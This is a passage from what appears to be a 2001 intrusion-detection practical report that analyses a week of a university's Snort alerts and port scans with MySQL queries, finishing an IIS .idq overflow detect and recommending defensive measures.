In practice, these two rules issue alerts such as the following example.

```
[**] IDS553/web-iis_IIS ISAPI Overflow idq [**]
07/16-17:18:41.310121 0:50:4:28:CA:14 -> 0:10:4B:32:55:32 type:0x800 len:0x3A2
192.168.3.75:1112 -> 192.168.3.31:80 TCP TTL:64 TOS:0x0 ID:4480 IpLen:20 DgmLen:
```

```
916 DF
***AP*** Seq: 0x50BE534C  Ack: 0x8641FAE6  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1851957 0
```

Resolving the Issue

The Workaround

Microsoft's suggested workaround (see MS01-033) is a fatal workaround which run Index Server. They ask you disable Index Server services on each and every IIS web site by removing the ".idq" and ".ida" application extensions. Short of decompiling the Microsoft ISAPI filter (idq.dll) and putting in your own bounds check, there appear to be no other workarounds. Fortunately there is a fix.

The Fix

The Microsoft Security Bulletin (MS01-033) provides a direct link to separate patches for Windows NT, 2000 and XP. (2000 Datacenter requires "hardware-specific" patches which are not available directly from Microsoft's site.) The patches prevent the Index Server buffer overflow condition described above.

(I did not use it for this detect, but Marc Maiffret wrote a good article which describes the "before and after" responses to Index Server buffer overflow queries on unpatched and patched servers. (Marc Maiffret, Tech Alert: The .ida ISAPI Filter Offers Keyless Entry to IIS, June 21,2001; "http://www.8wire.com/articles/?aid=2094"))

Assignment 3 - Analysis Report

(click here to go to the Table of Contents)

Executive Summary

(Presented to Academic Computing Services on July 18, 2001)

Immediate Tactical Actions

I suggest the university immediately shut off all incoming traffic on three frequently scanned ports: 27374 (home of the SubSeven trojan), 515 (home of several remote printer exploits), 137 (Microsoft Windows/NetBIOS) and 0 (Reserved/"Null"). There is little legitimate need to hold these ports open and the risk of allowing an exploit to occur seems to outweigh the costs of removing the services. I also suggest the university closely monitor several other "interesting" ports and consider controlling to these ports as necessary. (A complete list of services is available in the "interesting services" section.)

I suggest the university implement a protocol-aware firewall which has the ability to filter out badly formed traffic. Some examples of this kind of traffic include packets which claim to both open and close a connection at the same time ("SYN-FIN packets"), packets in which various other contradictory flags are turned on at random ("Xmas Tree packets") just to fingerprint remote systems and packets with no flags set at all ("null scan packets"). I also suggest the university study ECN (Explicit Congestion Notification) and determine if it can also filter out packets with reserved flags set or not.

There are a number of machines which may have been compromised or are attacking external hosts on the university's network. It is recommended that these machines be temporarily isolated and inspected for signed of compromise, especially for the specific trojan or compromise hinted. (A complete list of hosts is available in the "interesting hosts" section.) Other machines and networks are continually targeted by hostile scanners or issue scans or other suspicious traffic. Depending on the resources you have available (and what you know about your internal machines), you may choose to simply keep tabs on these boxes, implement a more comprehensive monitoring program or inspect each internal box for compromise while banning further activity from attackers.

Strategic Directions

It should be noted that many scans and strange traffic patterns come from network ranges, not specific hosts. This is a direct result of the growing popularity of dial-up and cable modem services and you may find it impossible to monitor or ban users based simply on their IP address or even a range of IP addresses. (For example, America Online does not have contiguous address space.)

With the exception of the absolute bans I suggest above, you will most likely be best served by an access policy which provides different sets of access to different internal subnets rather than employ a single, global ruleset on your firewall. In that matter please allow this initial survey to be your guide as you compare what the attackers are looking for with what you know actually runs on your internal equipment.

Research Suggestions

Peer-to-peer file sharing consumes many of not most of this university's computing resources. Gnutella and KAZAA (two Napster-like file sharing applications) traffic was observed during analysis of several detects. It is quite possible not all Gnutella and KAZAA traffic is harmless. Besides allowing external parties to probe the network, the files offered on these services may be opening your organization up to copyright protection issues. Whether or not you decide the use of file-sharing clients is allowed on your network you must take steps to improve your ability to monitor these services. Specifically I recommend you tune a file-sharing sensor to watch traffic patterns and download several of the file-sharing clients so you can view what is being shared on suspicious servers. After time the file-sharing sensor can be tuned to watch for "normal" file-sharing traffic and provide a better answer to the question of whether or not these services are carrying unwelcome traffic such as network probes and attempted exploits.

Microsoft Gaming also consumes another large chunk of this university's computing resources. Again it would be a good use of your time to find out more information about who is playing and what normal gaming traffic is. Based on the data provided for analysis (and my imperfect understanding of Microsoft Gaming), I believe you may now already have at least one gaming server running on your network.

Finally, many scans were observed heading to port 27005. It is unknown what this port is used for (although some sites suggest it may be used for another popular game: Half-Life) and it should be watched and researched until the scans go away or a proper use for this port is discovered.

Data Sources

List of Files Analyzed

I analyzed seven days of scans, alerts and out-of-spec ("oos") reports spanning the dates June 28-July 4, 2001.

Originally I had hoped to analyze the Fourth of July and the six days around it, but because of apparent sensor problems (i.e. blank oos reports from July 5 and 6), I moved the range of my analysis back to the week leading up to the holiday rather than delaying my analysis an additional week and coming too close to my assignment submission deadline.

Table of Original Filenames from http://www.research.umbc.edu/~andy

Alerts	Scans	OOS
alert.010628.gz	scans.010628.gz	oos_Jun.28.2001.gz
alert.010629.gz	scans.010629.gz	oos_Jun.29.2001.gz
alert.010630.gz	scans.010630.gz	oos_Jun.30.2001.gz
alert.010701.gz	scans.010701.gz	oos_Jul.1.2001.gz
alert.010702.gz	scans.010702.gz	oos_Jul.2.2001.gz
alert.010703.gz	scans.010703.gz	oos_Jul.3.2001.gz
alert.010704.gz	scans.010704.gz	oos_Jul.4.2001.gz

As soon as I downloaded and verified the contents of all the files, I created new "alert.txt", "scans.txt" and "oos.txt" files which were simply the complete contents of each of the seven types of files appended to one another. (These "raw files" are available to be downloaded from Appendix C.)

Preparing Data for Analysis

I began my analysis with a Perl script-based SNORT log processing tool called SNORTSNARF, but I quickly found it was too slow and "drill-down impaired" for the type of in-depth analysis required for this assignment. I did however find its list of detects easy to follow, so I attempted to emulate this feature as I moved forward with my analysis.

What was really required for the kind of ad-hoc, slice-and-dice queries I desired was a database. Because of the finite nature of this assignment, I did not look very hard for utilities to convert the various raw logs into tables but instead composed three Microsoft Scripting Host scripts to do the work for me. (These "scripts" are available to be downloaded from Appendix C.) When the scripts were finished, I had access to alert, scan and oos tables in a database which contained the same information as my "raw" alert, scan and oos files.

The following diagrams depict the schema and number of rows found in each table after the conversion. Fields which are unique to each table have been *italicized*. (The complete schemas and the populated tables themselves are available to be downloaded from Appendix C.)

Alerts Table Summary (353,053 rows)

EventTime	PortFrom	PortTo	HostFrom	HostTo	*Message*

Scans Table Summary (498,708 rows)

EventTime	PortFrom	PortTo	HostFrom	HostTo	*Protocol*

OOS Table Summary (2,316 rows)

EventTime	PortFrom	PortTo	HostFrom	HostTo	*Protocol*
TTL	*TOS*	*IPID*	*Flags*	*Flags_TCP*	*Seq*
Ack	*Win*	*Options*	*HexContent*	*ASCIIContent*	

Detect Analysis

Methodology

This assignment contains enough detects to keep a team of analysts busy for weeks tracking down each and every one. As is the case in the real world, there are not enough analysts and not enough time for a exhaustive analysis. Instead the assignment asks the analyst to identify the most important hosts and services and the most interesting behavior.

I approached the task of identifying these entities by breaking my analysis into two distinct parts: overall traffic flow and specific detect analysis. By examining the aggregate set of detects I can infer information about the most popular time to attack, the most "popular" hosts and services on my network, the most "interested" external hosts and even hosts my users are probing or exploiting. By focusing on specific detects I can find out which hosts may be vulnerable to specific attacks, which hosts may have already been compromised, where attackers are searching for exploits and which hosts attackers are using.

When I performed an analysis on a set of data, regardless of its identify as "overall traffic" or "specific detect", I generally queried my detect database for several common pieces of information:

- Source Addresses - The IP addresses (plus hostnames and organization information if necessary) of the hosts initiating the traffic.
- Destination Address - The IP addresses (plus hostnames and organization information if necessary) of the hosts to which the traffic is directed.
- Destination Port - The UDP/TCP port to which the traffic was directed. Useful to determine what service was probed or used.
- "Talkers" - A summary of traffic between Source and Destination addresses, and often ports. Useful to determine if two hosts are having a two-way communication.

When I retrieved this information I typically began by asking for a count of all entries sharing the same values. For example, I might make a Source Address query on the list of "EvilDead" detects and find that "my.net.256.256" had 231 detects while "my.net.256.257" had only 4 detects.

Additionally I often looked for the following information:

- Source Port - The UDP/TCP port from which the traffic originated. Useful to determine if the remote user is a "root" user, the type of tool they are using, or sometime to determine what service was probed or used.
- Time - The date and time specific events occurred. Useful to determine if certain scans are "slow scans", "retries", one-time events or methodical network walks.

Throughout the analysis I added to a list of services, hosts which are vulnerable, compromised, probing or otherwise interesting enough to merit additional attention. (Especially in the Unique Detects section, these tended to stick out like sore thumbs.) Interesting behavior was also noted when discovered.

Finally a few last "internal" correlations are made based on the data assembled. Based on this final snapshot of the analyzed system, various security recommendations are then proposed.

Unique Detects

By grouping sets of like alerts into packages of "unique detects" we can highlight hosts and services getting a great deal of concentrated attention. The following query organizes the available detects - I elected to evaluate each unique detect in order of popularity. (I did however combine related detects in my analysis - i.e. all "red worm" detects.)

```
mysql> select Message,count(*) as Count FROM alerts GROUP BY Message ORDER BY Co
unt DESC,Message;
+-------------------------------------------------------------+--------+
| Message                                                     | Count  |
+-------------------------------------------------------------+--------+
| udp src and dst outside network                             | 224480 |
| spp_portscan: portscan status                               |  61378 |
| possible trojan server activity                             |  40761 |
| spp_portscan: portscan detected                             |   5924 |
| spp_portscan: end of portscan                               |   5649 |
| high port 65535 tcp - possible red worm - traffic           |   5016 |
| connect to 515 from outside                                 |   2883 |
| external rpc call                                           |   2441 |
| watchlist 000220 il-isdnnet-990517                          |   1925 |
| smb name wildcard                                           |    687 |
| queso fingerprint                                           |    414 |
| wingate 1080 attempt                                        |    295 |
| syn-fin scan!                                               |    273 |
| port 55850 tcp - possible myserver activity - ref. 010313-1 |    202 |
| watchlist 000222 net-ncfc                                   |    123 |
| nmap tcp ping!                                              |    104 |
| null scan!                                                  |     87 |
| sunrpc highport access!                                     |     84 |
| tcp src and dst outside network                             |     83 |
| back orifice                                                |     77 |
| attempted sun rpc high port access                          |     58 |
| high port 65535 udp - possible red worm - traffic           |     50 |
| connect to 515 from inside                                  |     29 |
| russia dynamo - sans flash 28-jul-00                        |     24 |
| icmp src and dst outside network                            |      2 |
| statdx udp attack                                           |      2 |
| tcp smtp source port traffic                                |      1 |
| tiny fragments - possible hostile activity                  |      1 |
+-------------------------------------------------------------+--------+
28 rows in set (23.01 sec)
```

"udp src and dst outside network"

This section of analysis covers only alerts logged as "udp src and dst outside network" alerts. This is the largest single class of alerts with 224,480 total detects. As the alert name suggests, neither the source address or the destination address matches the address scheme we use on our network. This alert suggests the packets were spoofed (very easy with UDP, harder with TCP), misdirected or a third option I consider below.

Before even looking at the specifics of this detect I could tentatively add two items to my activity checklist. As a courtesy I might contact the owner of a site which appeared in the destination address of many packets. Defensively I would double-check my own equipment to make sure it was not relaying spoofed packets and misdirected traffic.

Destination Ports

The most striking thing about the destination ports found in these packets is that they all match one of four values. Microsoft network ports make up two of the values (137,138) and DNS makes up one (53), but one is a "mystery port" (5779 - not found on regular port lists).

```
mysql> select Message,PortTo,Count(*) AS Count FROM alerts WHERE Message='udp sr
c and dst outside network' GROUP BY PortTo ORDER BY Count DESC,PortTo;
+--------------------------------+--------+--------+
| Message                        | PortTo | Count  |
+--------------------------------+--------+--------+
| udp src and dst outside network |   5779 | 206009 |
| udp src and dst outside network |    137 |  18127 |
| udp src and dst outside network |     53 |    336 |
| udp src and dst outside network |    138 |      8 |
+--------------------------------+--------+--------+
4 rows in set (23.18 sec)
```

By drilling down on port 5779 we note there are only three hosts listed as sources, all from similar network - 63.250.213.x. (An ARIN lookup showed this block of addresses belongs to "Yahoo! Broadcast Services, Inc.") Given Yahoo's tendency to select ports and not tell anyone about it (see Assignment 1 above), I believe this to be "legitimate" traffic between Yahoo and some type of client.

```
mysql> select HostFrom,Message,PortTo,Count(*) AS Count FROM alerts WHERE Messag
e='udp src and dst outside network' AND PortTo=5779 GROUP BY HostFrom ORDER BY C
ount DESC,HostFrom;
+---------------+--------------------------------+--------+--------+
| HostFrom      | Message                        | PortTo | Count  |
```

```
+----------------+---------------------------------+--------+--------+
| 63.250.213.124 | udp src and dst outside network |   5779 | 119996 |
| 63.250.213.73  | udp src and dst outside network |   5779 |  84225 |
| 63.250.213.26  | udp src and dst outside network |   5779 |   1788 |
+----------------+---------------------------------+--------+--------+
3 rows in set (22.55 sec)
```

By drilling down on port 137 we note there are a number of hosts listed as sources, most from 169.254.161.0 (typically a router address) and most of the rest were from a similar network - 169.254.x.x. I would probably also classify this traffic as legitimate. I'm tempted to do so because internal IP traffic might "leak" out into the Internet through a poorly configured router, but an ARIN lookup notes the IP range 169.254.x.x has not yet been assigned. Also, notice a few Private Class B and C addresses (172.153... and 192.168...) have been sprinkled in the detection range - again probably just leaky routers. (If we use one of these Private schemes, we may want to double-check our routers, but I would think we would see many more Private detects of this type if this was really a problem on our end.)

```
mysql> select HostFrom,Message,PortTo,Count(*) AS Count FROM alerts WHERE Messag
e='udp src and dst outside network' AND PortTo=137 GROUP BY HostFrom ORDER BY Co
unt DESC,HostFrom;
+-----------------+---------------------------------+--------+-------+
| HostFrom        | Message                         | PortTo | Count |
+-----------------+---------------------------------+--------+-------+
| 169.254.161.0   | udp src and dst outside network |    137 | 14551 |
| 169.254.148.166 | udp src and dst outside network |    137 |  3159 |
| 169.254.192.111 | udp src and dst outside network |    137 |    83 |
| 169.254.115.10  | udp src and dst outside network |    137 |    72 |
| 169.254.107.122 | udp src and dst outside network |    137 |    52 |
| 192.168.1.1     | udp src and dst outside network |    137 |    49 |
| 169.254.101.152 | udp src and dst outside network |    137 |    38 |
| 172.157.48.132  | udp src and dst outside network |    137 |    32 |
| 169.254.204.110 | udp src and dst outside network |    137 |    30 |
| 172.16.25.169   | udp src and dst outside network |    137 |    24 |
| 169.254.39.206  | udp src and dst outside network |    137 |    11 |
| 169.254.113.79  | udp src and dst outside network |    137 |     7 |
| 169.254.185.240 | udp src and dst outside network |    137 |     6 |
| 169.254.181.72  | udp src and dst outside network |    137 |     3 |
| 24.10.233.190   | udp src and dst outside network |    137 |     3 |
| 169.254.165.213 | udp src and dst outside network |    137 |     2 |
| 169.254.191.78  | udp src and dst outside network |    137 |     2 |
| 169.254.60.137  | udp src and dst outside network |    137 |     1 |
| 169.254.74.223  | udp src and dst outside network |    137 |     1 |
| 192.168.0.2     | udp src and dst outside network |    137 |     1 |
+-----------------+---------------------------------+--------+-------+
20 rows in set (22.59 sec)
```

By drilling down on port 53 we note many of our "leaky" addresses are listed again. We can conclude little else from this dataset.

```
mysql> select HostFrom,Message,PortTo,Count(*) AS Count FROM alerts WHERE Messag
e='udp src and dst outside network' AND PortTo=53 GROUP BY HostFrom ORDER BY Cou
nt DESC,HostFrom;
+-----------------+---------------------------------+--------+-------+
| HostFrom        | Message                         | PortTo | Count |
+-----------------+---------------------------------+--------+-------+
| 192.168.0.102   | udp src and dst outside network |     53 |   140 |
| 18.236.0.28     | udp src and dst outside network |     53 |    62 |
| 200.200.200.13  | udp src and dst outside network |     53 |    32 |
| 169.254.162.32  | udp src and dst outside network |     53 |    22 |
| 24.3.19.209     | udp src and dst outside network |     53 |    22 |
| 169.254.181.186 | udp src and dst outside network |     53 |    18 |
| 169.254.95.224  | udp src and dst outside network |     53 |     9 |
| 24.180.171.85   | udp src and dst outside network |     53 |     9 |
| 134.192.131.107 | udp src and dst outside network |     53 |     6 |
| 24.6.131.84     | udp src and dst outside network |     53 |     6 |
| 169.254.182.220 | udp src and dst outside network |     53 |     5 |
| 192.168.200.71  | udp src and dst outside network |     53 |     4 |
| 24.3.25.211     | udp src and dst outside network |     53 |     1 |
+-----------------+---------------------------------+--------+-------+
13 rows in set (22.06 sec)
```

Destination Addresses

With our next query we finally learn how some of these packets get into our network.

```
mysql> select HostTo,Message,count(*) AS Count FROM alerts WHERE Message='udp sr
c and dst outside network' GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 25;
+----------------+---------------------------------+--------+
| HostTo         | Message                         | Count  |
+----------------+---------------------------------+--------+
| 233.28.65.62   | udp src and dst outside network | 119996 |
| 233.28.65.227  | udp src and dst outside network |  84225 |
| 130.132.143.42 | udp src and dst outside network |   8999 |
| 130.132.143.43 | udp src and dst outside network |   8743 |
| 233.28.65.164  | udp src and dst outside network |   1788 |
| 162.129.20.10  | udp src and dst outside network |    140 |
| 18.70.0.160    | udp src and dst outside network |     33 |
| 209.87.79.232  | udp src and dst outside network |     32 |
| 63.110.111.133 | udp src and dst outside network |     31 |
| 24.0.219.176   | udp src and dst outside network |     30 |
| 18.71.0.151    | udp src and dst outside network |     29 |
| 206.27.242.2   | udp src and dst outside network |     28 |
| 206.27.242.4   | udp src and dst outside network |     26 |
| 172.16.3.101   | udp src and dst outside network |     24 |
| 216.136.177.79 | udp src and dst outside network |     19 |
| 24.3.0.36      | udp src and dst outside network |     17 |
| 24.3.0.37      | udp src and dst outside network |     14 |
| 208.178.148.50 | udp src and dst outside network |     12 |
```

```
| 10.0.0.3        | udp src and dst outside network |     11 |
| 212.158.15.234  | udp src and dst outside network |      9 |
| 24.3.19.127     | udp src and dst outside network |      8 |
| 0.70.31.153     | udp src and dst outside network |      6 |
| 202.103.134.6   | udp src and dst outside network |      6 |
| 65.113.109.110  | udp src and dst outside network |      6 |
| 195.117.221.1   | udp src and dst outside network |      5 |
+-----------------+---------------------------------+--------+
25 rows in set (23.07 sec)
```

According to a popular reference (Juan-Mariano de Goyeneche, MultiCase Over TCP/IP, March 1998; "http://notch.mathstat.muohio.edu/html/Multicast/Multicast-HOWTO.html") the address space between 224.0.0.0 - 239.255.255.255 is reserved for multicast traffic. Multicast traffic is a little different from most IP traffic because it seeks to itself "broadcast" on multiple routers and listened to by several clients who "tune in" to particular channels.

Notice we have a great deal of multicast traffic to "233.28.65.62","233.28.65.227" and "233.28.65.164". If we correlate HostFrom,HostTo and Count, we see these three address correspond our three Yahoo address.

```
mysql> select PortFrom,HostFrom,HostTo,Count(*) AS Count FROM alerts WHERE Messa
ge LIKE 'udp src and dst%' GROUP BY PortFrom,HostFrom,HostTo ORDER BY COUNT DESC
 LIMIT 10;
+----------+-----------------+----------------+--------+
| PortFrom | HostFrom        | HostTo         | Count  |
+----------+-----------------+----------------+--------+
|     1031 | 63.250.213.124  | 233.28.65.62   | 119996 |
|     1042 | 63.250.213.73   | 233.28.65.227  |  84225 |
|      137 | 169.254.161.0   | 130.132.143.42 |   7335 |
|      137 | 169.254.161.0   | 130.132.143.43 |   7216 |
|     1039 | 63.250.213.26   | 233.28.65.164  |   1788 |
|      137 | 169.254.148.166 | 130.132.143.42 |   1661 |
|      137 | 169.254.148.166 | 130.132.143.43 |   1498 |
|      137 | 192.168.0.102   | 162.129.20.10  |    140 |
|      137 | 18.236.0.28     | 18.70.0.160    |     33 |
|      137 | 200.200.200.13  | 209.87.79.232  |     32 |
+----------+-----------------+----------------+--------+
10 rows in set (23.08 sec)
```

The other correlation we see involves our illegal, "leaky" addresses - they are mostly sending Microsoft Networking traffic to 130.132.143.x, an address space which an ARIN lookup suggests is Yale University. I might want to scrub my logs and ship Yale SysAdmins a copy of this traffic.

```
mysql> select PortFrom,PortTo,HostFrom,HostTo,Count(*) AS Count FROM alerts WHER
E Message LIKE 'udp src and dst%' AND HostFrom LIKE '169.254%' AND HostTo LIKE '
130.132%' GROUP BY PortFrom,PortTo,HostFrom,HostTo ORDER BY COUNT DESC LIMIT 10;
+----------+--------+-----------------+----------------+-------+
| PortFrom | PortTo | HostFrom        | HostTo         | Count |
+----------+--------+-----------------+----------------+-------+
|      137 |    137 | 169.254.161.0   | 130.132.143.42 |  7335 |
|      137 |    137 | 169.254.161.0   | 130.132.143.43 |  7216 |
|      137 |    137 | 169.254.148.166 | 130.132.143.42 |  1661 |
|      137 |    137 | 169.254.148.166 | 130.132.143.43 |  1498 |
+----------+--------+-----------------+----------------+-------+
4 rows in set (22.68 sec)
```

Conclusion

Most of the traffic analyzed was either legitimate Yahoo-distributed multicast traffic or "leaky" traffic from a particular source. To better understand if the bulk of our "leaky" traffic is a threat, we would like to enlist the help of Yale SysAdmins because Yale appears to be the most popular target of this traffic.

Interesting Hosts and Services:

- Add "169.254.x.x" as a "leaky" and suspicious IP address scheme (based on use of addresses in source ports of UDP src/dst problem packets)
- Add the following UDP packet descriptions as popular Yahoo multicast combinations.
  (HostFrom:PortFrom -> HostTo:PortTo)
  - 63.250.213.124:1031 -> 233.28.65.62:5779
  - 63.250.213.73:1042 -> 233.28.65.227:5779
  - 63.250.213.26:1039 -> 233.28.65.164:5779

Specific Defensive Recommendations: *(Priority)*

- Retune IDS to register fewer "udp src and dst outside network" detects on multicast traffic. *(Medium)*
- Double-check existing routers to make sure they are unable to forward traffic not to or from the internal network. *(Low)*
- Contact Yale University SysAdmins regarding Microsoft network traffic (UDP port 137) observed heading toward their network from "169.254.x.x" *(Low)*

Scans, Including Port Scans

Scan notifications are set off by attempted connections. False positives are possible when hosts connect to real services.

Source Hosts

Quite a few hosts have been flagged for running scans. The two worst offenders appear to be MY.NET.160.114 and MY.NET.150.133. A second tier includes 211.207.15.190, MY.NET.70.38 and 66.68.62.229.

```
mysql> SELECT HostFrom,Count(*) AS Count FROM scans GROUP BY HostFrom ORDER BY
ount DESC LIMIT 20;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| MY.NET.160.114  | 69662 |
| MY.NET.150.133  | 61972 |
```

```
| 211.207.15.190  | 30156 |
| MY.NET.70.38    | 25807 |
| 66.68.62.229    | 23501 |
| 217.81.194.157  | 19508 |
| 205.188.233.153 | 18669 |
| 205.188.233.121 | 15814 |
| 148.223.228.15  | 13110 |
| 205.188.246.121 | 12618 |
| 61.222.34.170   | 12087 |
| 205.188.244.249 | 10895 |
| 207.236.81.82   | 10867 |
| MY.NET.217.10   |  9901 |
| 205.188.244.121 |  9320 |
| 207.219.14.66   |  7149 |
| 193.252.1.207   |  7017 |
| 213.118.56.46   |  6358 |
| 205.188.233.185 |  6152 |
| 211.185.189.130 |  6144 |
+-----------------+-------+
20 rows in set (2.72 sec)
```

Destination Hosts

A number of internal hosts have been the target of scans, but MY.NET.219.42 appears by far to be the most popular target.

```
mysql> SELECT HostTo,Count(*) AS Count FROM scans GROUP BY HostTo ORDER BY Count
 DESC LIMIT 20;
+-----------------+-------+
| HostTo          | Count |
+-----------------+-------+
| MY.NET.219.42   | 23505 |
| MY.NET.108.13   |  5819 |
| MY.NET.110.33   |  5726 |
| MY.NET.178.222  |  5567 |
| MY.NET.180.76   |  5382 |
| MY.NET.71.248   |  4828 |
| MY.NET.145.166  |  4696 |
| MY.NET.145.197  |  4225 |
| MY.NET.60.39    |  3786 |
| MY.NET.107.4    |  3760 |
| MY.NET.70.92    |  3572 |
| MY.NET.106.184  |  3496 |
| 4.40.128.208    |  3483 |
| MY.NET.106.178  |  3251 |
| MY.NET.110.169  |  3038 |
| MY.NET.15.223   |  3015 |
| 24.184.38.45    |  2931 |
| MY.NET.109.62   |  2927 |
| 66.66.130.148   |  2907 |
| 24.101.53.229   |  2702 |
+-----------------+-------+
20 rows in set (45.64 sec)
```

Destination Ports

Many scans target port 21, but 21 is home to more than FTP. (I augmented this display with several common trojans found on various ports.) Port 6970 is also a popular target as is 28800, 27005 and 53. ("Port 27005 = Half-Life gaming" by (Andy McFadden, Of Games and NATS, July 13, 2000; "http://www.fadden.com/natgames.htm"))

```
mysql> SELECT PortTo,Count(*) AS Count FROM scans GROUP BY PortTo ORDER BY Count
 DESC LIMIT 25;
+--------+-------+
| PortTo | Count |
+--------+-------+
|     21 | 98995 | - Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash
|   6970 | 73072 | - Gatecrasher
|  28800 | 61663 | - (see below!)
|  27005 | 52469 | - Half-Life?
|     53 | 43898 | - BIND (often buggy/exploitable)
|  27374 | 15840 | - Bad Blood, SubSeven, SubSeven 2.1 Gold, SubSeven 2.1.4 DefCon 8
|   1214 | 14322 |
|   6112 | 13904 |
|   7778 | 11377 |
|   1033 |  9982 |
|  31337 |  6500 | - Back Orifice, Butt Funnel, NetSpy(DK)
|  47017 |  5201 |
|     25 |  3357 |
|   7000 |  3303 | - Exploit Translation Server, Kazimas, Remote Grab, SubSeven 2.1 Gold
|    515 |  2866 |
|    111 |  2641 |
|   6346 |  2394 |
|   7003 |  2379 |
|   4665 |   893 |
|  21077 |   849 |
|  27243 |   840 |
|   7788 |   533 |
|  12345 |   522 | - cron, Fat Bitch trojan, GabanBus, icmp_pipe.c,Mypic,NetBus,etc...
|   2213 |   469 |
|   8889 |   460 |
+--------+-------+
25 rows in set (2.12 sec)
```

Source Ports

A survey of source ports also turns up a few interesting trojans which commonly run on these ports.

```
mysql> SELECT PortFrom,Count(*) AS Count FROM scans GROUP BY PortFrom ORDER BY C
ount DESC LIMIT 25;
+----------+-------+
| PortFrom | Count |
+----------+-------+
|      777 | 69662 | - AimSpy, Undetected
|    28800 | 61777 |
|     6112 | 12597 |
|       21 |  6438 | - FTP, Back Construction, Blade Runner, Doly Trojan, Fore, Invisible FTP, Juggernaught 42, Larva, MotIv, etc...
|     7001 |  5662 | - Freak88
|    47017 |  5200 |
|    32805 |  2005 |
|     2002 |  1961 |
|     2000 |  1960 | - Der Spaher, Insane Network
|     2005 |  1872 |
|     2001 |  1842 | - Der Spaher, Trojan Cow
|     2006 |  1825 |
|     2004 |  1803 |
|     2003 |  1791 |
|     2007 |  1782 |
|     2008 |  1772 |
|     2009 |  1574 |
|     1030 |  1365 |
|     3700 |  1141 | - Portal of Doom
|     1765 |   942 |
|     3697 |   780 |
|      111 |   699 |
|     1755 |   671 |
|     1139 |   557 |
|     7000 |   393 | - Exploit Trans Server, Kazimas, Remote Grab, SubSeven 2.1 Gold
+----------+-------+
25 rows in set (2.19 sec)
```

By checking a few of the machines associated with suspicious ports we can reveal a couple possibly compromised servers. MY.NET.160.114 has likely been compromised by AimSpy or Undetected. MY.NET.140.191 has likely been compromised by Freak88. We cannot conclude anything about MY.NET.217.10 however - the traffic is just too widely scattered.

```
mysql> select HostFrom,HostTo,Count(*) AS COUNT from scans where portFrom=777 GR
OUP BY HostFrom,HostTo ORDER BY COUNT DESC LIMIT 10;
+----------------+----------------+-------+
| HostFrom       | HostTo         | COUNT |
+----------------+----------------+-------+
| MY.NET.160.114 | 4.40.128.208   |  3483 |
| MY.NET.160.114 | 24.184.38.45   |  2931 |
| MY.NET.160.114 | 66.66.130.148  |  2907 |
| MY.NET.160.114 | 24.101.53.229  |  2702 |
| MY.NET.160.114 | 166.84.159.101 |  2306 |
| MY.NET.160.114 | 24.43.12.34    |  2007 |
| MY.NET.160.114 | 24.252.125.150 |  1915 |
| MY.NET.160.114 | 65.34.77.161   |  1852 |
| MY.NET.160.114 | 24.20.104.55   |  1737 |
| MY.NET.160.114 | 24.16.155.180  |  1735 |
+----------------+----------------+-------+
10 rows in set (1.28 sec)

mysql> select HostFrom,HostTo,Count(*) AS COUNT from scans where portFrom=7001 G
ROUP BY HostFrom,HostTo ORDER BY COUNT DESC LIMIT 10;
+----------------+----------------+-------+
| HostFrom       | HostTo         | COUNT |
+----------------+----------------+-------+
| MY.NET.140.191 | 18.181.0.23    |   251 |
| MY.NET.140.191 | 18.181.0.19    |   249 |
| MY.NET.140.191 | 128.2.35.186   |   242 |
| MY.NET.70.80   | 18.181.0.19    |   182 |
| MY.NET.70.80   | 128.2.35.186   |   180 |
| MY.NET.70.80   | 18.181.0.23    |   175 |
| MY.NET.140.191 | 129.74.223.1   |   137 |
| MY.NET.140.191 | 129.74.250.113 |   136 |
| MY.NET.140.191 | 129.74.48.59   |   132 |
| MY.NET.140.191 | 129.74.250.23  |   131 |
+----------------+----------------+-------+
10 rows in set (0.69 sec)

mysql> select HostFrom,HostTo,Count(*) AS COUNT from scans where portFrom=2000 O
R portFrom=2001 GROUP BY HostFrom,HostTo ORDER BY COUNT DESC LIMIT 10;
+----------------+----------------+-------+
| HostFrom       | HostTo         | COUNT |
+----------------+----------------+-------+
| MY.NET.104.112 | 151.23.31.23   |    17 |
| MY.NET.104.112 | 194.195.228.97 |    14 |
| MY.NET.217.10  | 212.137.72.41  |    12 |
| MY.NET.217.10  | 151.23.31.23   |    11 |
| MY.NET.217.10  | 195.58.160.176 |    11 |
| MY.NET.217.10  | 213.140.4.90   |    10 |
| MY.NET.217.10  | 212.224.24.10  |    10 |
| MY.NET.104.112 | 213.221.174.169|    10 |
| MY.NET.217.10  | 212.137.72.40  |    10 |
| MY.NET.217.10  | 194.185.88.199 |     9 |
+----------------+----------------+-------+
10 rows in set (0.82 sec)
```

Running As Root

Quite a few hosts appear to be initiating scans as root. The following list shows how many scans were initiated from low ports by the most active root scanners. Obviously MY.NET.160.114 was the most active root scanner followed by 213.118.56.46.

```
mysql> select HostFrom,Count(*) AS Count FROM scans where PortFrom<1024 GROUP BY
 HostFrom ORDER BY Count DESC LIMIT 20;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| MY.NET.160.114  | 69662 |
| 213.118.56.46   |  6252 |
| 199.84.54.32    |   307 |
| 211.180.236.194 |   269 |
| 151.21.68.42    |   186 |
| 210.52.214.15   |   123 |
| MY.NET.60.16    |    73 |
| 144.51.17.1     |    49 |
| 207.150.192.124 |    45 |
| MY.NET.60.39    |    22 |
| MY.NET.70.17    |    19 |
| MY.NET.153.145  |    13 |
| 132.163.4.102   |    13 |
| 132.163.4.103   |    13 |
| 129.6.15.28     |     9 |
| 65.108.121.112  |     9 |
| MY.NET.98.182   |     8 |
| MY.NET.98.193   |     6 |
| MY.NET.217.14   |     6 |
| 24.169.190.158  |     3 |
+-----------------+-------+
20 rows in set (13.11 sec)
```

Port 28800

Port 28800 is a very common "scan" port in our sample, but it also happens to be one of the most important Microsoft gaming ports. (Zone: Connecting to the Zone Through a Firewall or Proxy; "http://support.microsoft.com/support/kb/articles/Q159/0/31.ASP")

```
mysql> select count(*) from scans where PortFrom=28800 OR PortTo=28800;
+----------+
| count(*) |
+----------+
|    61777 |
+----------+
1 row in set (11.64 sec)
```

Notice this traffic mostly misses our alert sensor.

```
mysql> select * from alerts where PortFrom=28800 OR PortTo=28800;
+--------+---------------------+----------+--------+---------------+------------
--+------------+
| ID     | EventTime           | PortFrom | PortTo | HostFrom      | HostTo
  | Message    |
